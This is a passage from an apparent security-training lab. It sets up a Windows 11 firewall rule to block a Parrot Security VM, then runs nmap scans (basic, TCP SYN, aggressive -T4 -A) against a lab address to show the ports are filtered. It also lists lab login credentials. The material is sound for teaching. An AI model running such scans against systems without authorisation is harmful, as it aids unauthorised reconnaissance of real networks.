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

13. By doing this, we are blocking all incoming traffic that comes through the **Parrot Security** machine.



14. In the **Profile** section, leave the settings on default and click **Next**. By doing this, the newly created rule will apply to all profiles.
15. In the **Name** section, provide any name to the rule (here, **Block Parrot Security**) and click **Finish**.



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
16. The newly created inbound rule has been configured to the **Windows 11** Firewall. Now, any **Incoming traffic** coming through the **Parrot Security** machine will be **blocked** by the **Windows 11** Firewall.



17. Close all open windows in the **Windows 11** machine and switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
18. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
19. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
20. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
21. Now, type **cd** and press **Enter** to jump to the root directory.
22. We will now perform a basic Nmap scan on **Windows 11** machine.
23. Type **nmap 10.10.1.11** and press **Enter**. As the Firewall is turned on in the **Windows 11** machine, the output of the Nmap scan shows that all the 1,000 scanned ports on **10.10.1.11** are filtered.

    Note: The IP address of the **Windows 11** machine may differ when you perform this task.

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



24. We will now perform **TCP SYN Port Scan** on the **Windows 11** machine and observe the results.
25. Type **nmap -sS 10.10.1.11** and press **Enter**. Observe that the results are the same as when the Windows 11 Firewall is turned on.



26. Now, perform **INTENSE Scan**. Type **nmap -T4 -A 10.10.1.11** and press **Enter**. We still receive the same result as when the Firewall is turned on.

    Note: Here, **-T4** switch refers to the Aggressive (4) speeds scans and **-A** switch enables OS detection, version detection, script scanning, and traceroute.

